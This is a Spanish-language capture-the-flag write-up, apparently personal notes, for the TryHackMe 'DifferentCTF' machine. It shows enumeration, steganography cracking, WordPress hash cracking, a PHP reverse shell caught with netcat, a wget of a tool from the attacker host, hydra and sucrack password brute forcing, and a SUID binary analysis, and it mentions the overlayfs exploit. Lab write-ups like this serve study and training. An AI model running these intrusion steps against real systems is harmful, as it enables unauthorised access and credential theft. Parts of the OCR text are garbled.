
DifferentCTF

viernes, 16 de abril de 2021 15:43



Security stego reverse sucrack

Enumeración


```
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 3.0.3
80/tcp open http
                    Apache httpd 2.4.29 ((Ubuntu))
_http-generator: WordPress 5.6
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Hello World – Just another WordPress site
MAC Address: 02:B5:01:4C:1F:D1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux
3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix
TRACEROUTE
HOP RTT
           ADDRESS
1 0.43 ms diff.thm (10.10.160.165)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
```

Gobuster

```
root@ip-10-10-48-156:-# gobuster dir -u http://10.10.160.165 -w /usr/share/wordl
ists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart )
[+] Url:
                http://10.10.160.165
[+] Threads:
                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Wordlist:
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:
                gobuster/3.0.1
[+] Timeout:
                105
2021/04/16 20:36:48 Starting gobuster
/wn-content (Status: 301)
           (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
2021/04/16 20:37:11 Finished
```

Puerto 80

En el puerto 80 nos muestra un wpress desformateado. Esto apunta a que necesita una configuración en /etc/hosts



Luego de corregido el archivo hosts, se carga correctamente la página

Y se enumera un usuario

Hello World — Just another WordPress site

Author Archives:

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Directory

Al descargar el contenido de / encontramos una imagen fuera de lugar y una wordlist que podría llegar a tratarse de una esteganografía, es decir, esconder datos en los bits menos significativos de la imagen.

```
# stegcracker austrailian-bulldog-ant.jpg wordlist.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2021 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'austrailian-bulldog-ant.jpg' with wordlist 'wordlist.txt'..
Successfully cracked file with password: 123adanaantinwar
Tried 49252 passwords
Your file has been written to: austrailian-bulldog-ant.jpg.out

root@ip-10-10-48-166:~/adana.thm/announcements# cat austrailian-bulldog-ant.jpg.out

R
R
R
R
R
R
SEE
PASS:
```

FTP

Al ingresar al FTP con las credenciales encontradas, vemos que está disponible la ruta web (la del wordpress)

Por ello se intenta subir una reverseshell.php y ejecutar, pero no logré tener éxito.

El archivo se sube y le pongo los permisos de lectura para todos, sin embargo pareciera no encontrarlo. (404. habrá que investigar esto)

Dada esa situación, descargué todo el contenido para revisarlo e investigar adicionalmente si encontraba la flag

```
# wget -r ftp://
```

Luego de eso revisé el archivo **wp-config**. Donde encontré estas credenciales, las cuales me permiten ingresar a la base de datos del administrador de contenido.


```
/** The name of the database for WordPress */
define( 'DB_NAME', ' );

/** MySQL database username */
define( 'DB_USER', ');

/** MySQL database password */
define( 'DB_PASSWORD', ')

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Al ingresar con estos datos a la web de phpmyadmin logramos ver el hash del usuario válido para wordpress




El hash lo guardamos en un archivo y lo procesamos con John the ripper

```
john --wordlist=/rockyou.txt hash
Warning: detected hash type "phpass", but the string is also recognized as "phpass-opencl"
Use the "--format=phpass-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

(?)

1g 0:00:00:00 DONE (2021-04-16 22:20) 50.00g/s 9600p/s 9600c/s 9600C/s 123456..november
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```




Ya mis sospechas están apuntando a que el FTP tampoco es del wordpress que vemos, si no de otro.


Dado que el segundo hash no me fue posible crackearlo con John, se me ocurre utilizar el hash conocido, actualizando la base de datos. Al probar nuevamente, logramos ingresar.

Pero sin permisos para editar.


Allí, con mi compañero Andrés comenzamos a ver cómo editando la base de datos podríamos lograr darle más privilegios al usuario, o generar un administrador a nuestra voluntad. Pero no logramos hacerlo



Siguiendo la enumeración en los post encuentro esto




Así que vamos a probar.fail.. Pero seguí buscando y encontré este parámetro.



Agregué ese subdominio al /etc/hosts

Y luego subí mi reverse shell a la raiz del ftp, llamándola desde el navegador.



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at Port 80

Logrando shell

```
root@ip-10-10-251-114: # nc -lnvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.200.12 48970 received!
Linux ubuntu 4.15.0-130-generic #134-Ubuntu SMP Tue Jan 5 20:46:26 UTC 2021 x86
64 x86 64 x86 64 GNU/Linux
15:27:17 up 17 min, 0 users, load average: 0.00, 0.01, 0.03
                                  LOGIN@ IDLE JCPU
USER
                 FROM
                                                         PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ubuntu:/$ export SHELL=bash
export SHELL=bash
www-data@ubuntu:/$ export TERM=xterm-color
export TERM=xterm-color
www-data@ubuntu:/$ ^Z
[1]+ Stopped
                            nc -lnvp 4545
root@ip-10-10-251-114: # stty raw -echo;fg
nc -lnvp 4545
www-data@ubuntu:/$ reset
www-data@ubuntu:/$
```

Web Flag

Linpeas

```
[+] Unmounted file-system?
[i] Check if you can mount umounted devices
/dev/disk/by-id/dm-uuid-LVM-2vWU08UHAxgr0umysQPoxtHSdFdx70llz4fwL1Q9vtLr2IL1fPcyJc851c7izh0w / ext4
/dev/disk/by-uuid/069d6843-2a0d-4a97-b8cd-948aa75be772 /boot ext4 defaults 0 0

dtd-100(systems network) gtd-102(systems network) groups-102(systems network)
uid=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
```

Esto puede servir para la escalada a root.

Linpeas no me ofreció los SUID y descubro que es por que www-data no tiene permisos para ejecutar FIND Así que descargué mi propia versión

```
--2021-04-21 16:00:41-- http://10.10.241.114:8050/find
Connecting to 10.10.241.114:8050... failed: No route to host.
www-data@ubuntu:/tmp$ wget 10.10.251.114:8050/find
--2021-04-21 16:00:53-- http://10.10.251.114:8050/find
Connecting to 10.10.251.114:8050... connected.
HTTP request sent, awaiting response... 200 OK
Length: 238080 (232K) [application/octet-stream]
Saving to: 'find'
find
                    100%[==========] 232.50K --.-KB/s in 0.002s
2021-04-21 16:00:53 (112 MB/s) - 'find' saved [238080/238080]
www-data@ubuntu:/tmp$ chmod +x find
www-data@ubuntu:/tmp$ ./find / -perm -u=s 2>/dev/null
/bin/fusermount
/bin/su
/bin/umount
/bin/mount
/bin/ping
/usr/local/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/binary
/usr/bin/at
/usr/bin/newgrp
/usr/sbin/pppd
/usr/sbin/exim4
```

```
www-data@ubuntu:/usr/bin$ ls -lha binary
-r-srwx--- 1 root hakanbey 13K Jan 14 18:01 binary
```

Pero no tengo permisos aun para trabajar con él. Así que debo buscar la forma de ser hakanbey Veo que tiene abierto el puerto 22 internamente, por lo que para usar hydra, deberé primero hacer un port forwarding. Tendré que hacerlo reverso, dado que el ssh en la víctima no tiene acceso desde fuera.

Verificación de que el portforwarding fue exitoso


```
root@ip-10-10-251-114:-# nmap -p8051 localhost -sCV
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-21 17:33 BST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000040s latency).
Other addresses for localhost (not scanned): ::1
        STATE SERVICE VERSION
PORT
8051/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
.0)
ssh-hostkey:
   2048 d5:d3:bd:bc:88:e8:6a:54:a7:76:2d:c6:f1:fe:1a:42 (RSA)
   256 b8:66:98:e1:29:70:57:4f:8d:75:ff:19:32:6b:70:c7 (ECDSA)
   256 84:62:e7:8b:2d:e6:59:e4:28:76:06:f6:1e:d6:0f:2b (EdDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://ni
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

Utilizando hydra con la wordlist que descargué del propio sitio.

root@ip-10-10-251-114:-# hydra -l hakanbey -P nueva ssh://localhost -s 8051
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-21 17:35:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50138 login tries (l:1/p:50138), ~3134 tries per task
[DATA] attacking ssh://localhost:8051/
[STATUS] 257.00 tries/min, 257 tries in 00:01h, 49882 to do in 03:15h, 16 active

Tras 4 horas sin éxito, decidí tomar una hint adicional de discord de tryhackme



Recordemos que las contraseñas hasta el momento son:

123adanaantinwar (del stego)

123adanacrack (del ftp)

Poco con lo que trabajar, así que habrá que hacer una wordlist y fusionarla con la wordlist que probamos hace un rato sin éxito. 123adana+toda la wordlist.txt → a una fina llamada ahorasi

Tras eso, aprendí a utilizar suckack, para ir más rápido que con el portforwarding.

```
www-data@ubuntu:/tmp$ ./sucrack -u hakanbey ahorasi -w 50
    time elapsed:
                   00:00:00
  time remaining:
                    00:00:00
                    22.88% [*******.....]
        progress:
    user account:
                   hakanbey
 __dictionary:___
       file size:
                    7800
      bytes read:
                    6799
      words read:
                    1001
 word buffer size:
                    100
                    0.0380
   time/word add:
        rewriter:
                    disabled
 __worker:_
          worker:
                    50
        attempts:
                    862
 attempts/worker:
                   17
 seconds/attempt:
                    2.203016
    attempts/sec:
                    22.696155
 overhead/worker:
                    0.000000
password is:
```

Hakanbey

Recordemos que siendo hakanbey teníamos acceso a un binario que estaba sospechoso.

Probamos ejecutarlo para ver de qué va:

```
hakanbey@ubuntu:~$ /usr/bin/binary
I think you should enter the correct string here ⇒123adanacrack
pkill: killing pid 9217 failed: Operation not permitted
pkill: killing pid 9218 failed: Operation not permitted
pkill: killing pid 9229 failed: Operation not permitted
pkill: killing pid 9342 failed: Operation not permitted
```

Al inspeccionarlo por dentro con strings, vemos texto asociado claramente a la escalada de privilegios /root/root.jpg, por ejemplo.

```
bash-4.4# strings /usr/bin/binary
/lib64/ld-linux-x86-64.so.2
u6V0
libc.so.6
exit
fopen
__isoc99_scanf
puts
__stack_chk_fail
printf
fgetc
fgets
fputc
 __isoc99_fscanf
fclose
system
 _cxa_finalize
stremp
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.7
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
zoneH
AWAVI
AUATL
[]A\A]A^A_
I think you should enter the correct string here ⇒
/root/hint.txt
Hint! : %s
Unable to open source!
/home/hakanbey/root.jpg
Copy /root/root.jpg ⇒ /home/hakanbey/root.jpg
Unable to copy!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
 __do_global_dtors_aux_fini_array_entry
```

Ltrace al binario


```
hakanbey@ubuntu:~$ ltrace /usr/bin/binary
strcat('
strcat('
strcat('
printf("I think you should enter the cor"...) = 52
```

Ya pareciera que tenemos la contraseña contestando directamente.


Siguiendo la hint que el propio binario nos da, leemos desde el archivo de imagen

```
i: $ xxd root.jpg | head
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0060
                                                   .....JFIF.....
00000010: 0060 0000 ffe1 0078 4578 6966 0000 4d4d
                                                   . ....xExif..MM
00000020:
                                                   ... =y._ .. m .. i .. u
00000030: 0000 0056 0301 0005 0000 0001 0000 0068
                                                   ... V. . . . . . . . . . . . . h
00000040: 0303 0001 0000 0001 0000 0000 5110 0001
                                                   ...Q...
00000050: 0000 0001 0100 0000 5111 0004 0000 0001
                                                   ..........
00000060: 0000 0ec4 5112 0004 0000 0001 0000 0ec4
                                                   ....Q........
00000070: 0000 0000 4164 6f62 6520 496d 6167 6552
                                                   ....Adobe ImageR
00000080: 6561 6479 0000 0001 86a0 0000 b18f ffdb
                                                   eady.....
00000090: 0043 0002 0101 0201 0102 0202 0202 0202
                                                   .C............
```

Esto lo copiamos y llevamos a cyberchef obteniendo la información final para adueñarnos del host.



FIN



Forma Alternativa de escalar privilegios. CVE-2021-3493

hakanbey@ubuntu:~\$ cat /etc/lsb-release DISTRIB_ID=Ubuntu DISTRIB_RELEASE=18.04 DISTRIB_CODENAME=bionic DISTRIB_DESCRIPTION="Ubuntu 18.04.5 LTS"

uname -a

Linux ubuntu 4.15.0-130-generic #134-Ubuntu SMP Tue Jan 5 20:46:26 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

La utilización de este exploit para:

Affected Versions

Ubuntu 20.10

Ubuntu 20.04 LTS

Ubuntu 18.04 LTS

Ubuntu 16.04 LTS

Ubuntu 14.04 ESM

Desde < https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>

https://ssd-disclosure.com/wp-content/uploads/2021/04/ubuntu.gif

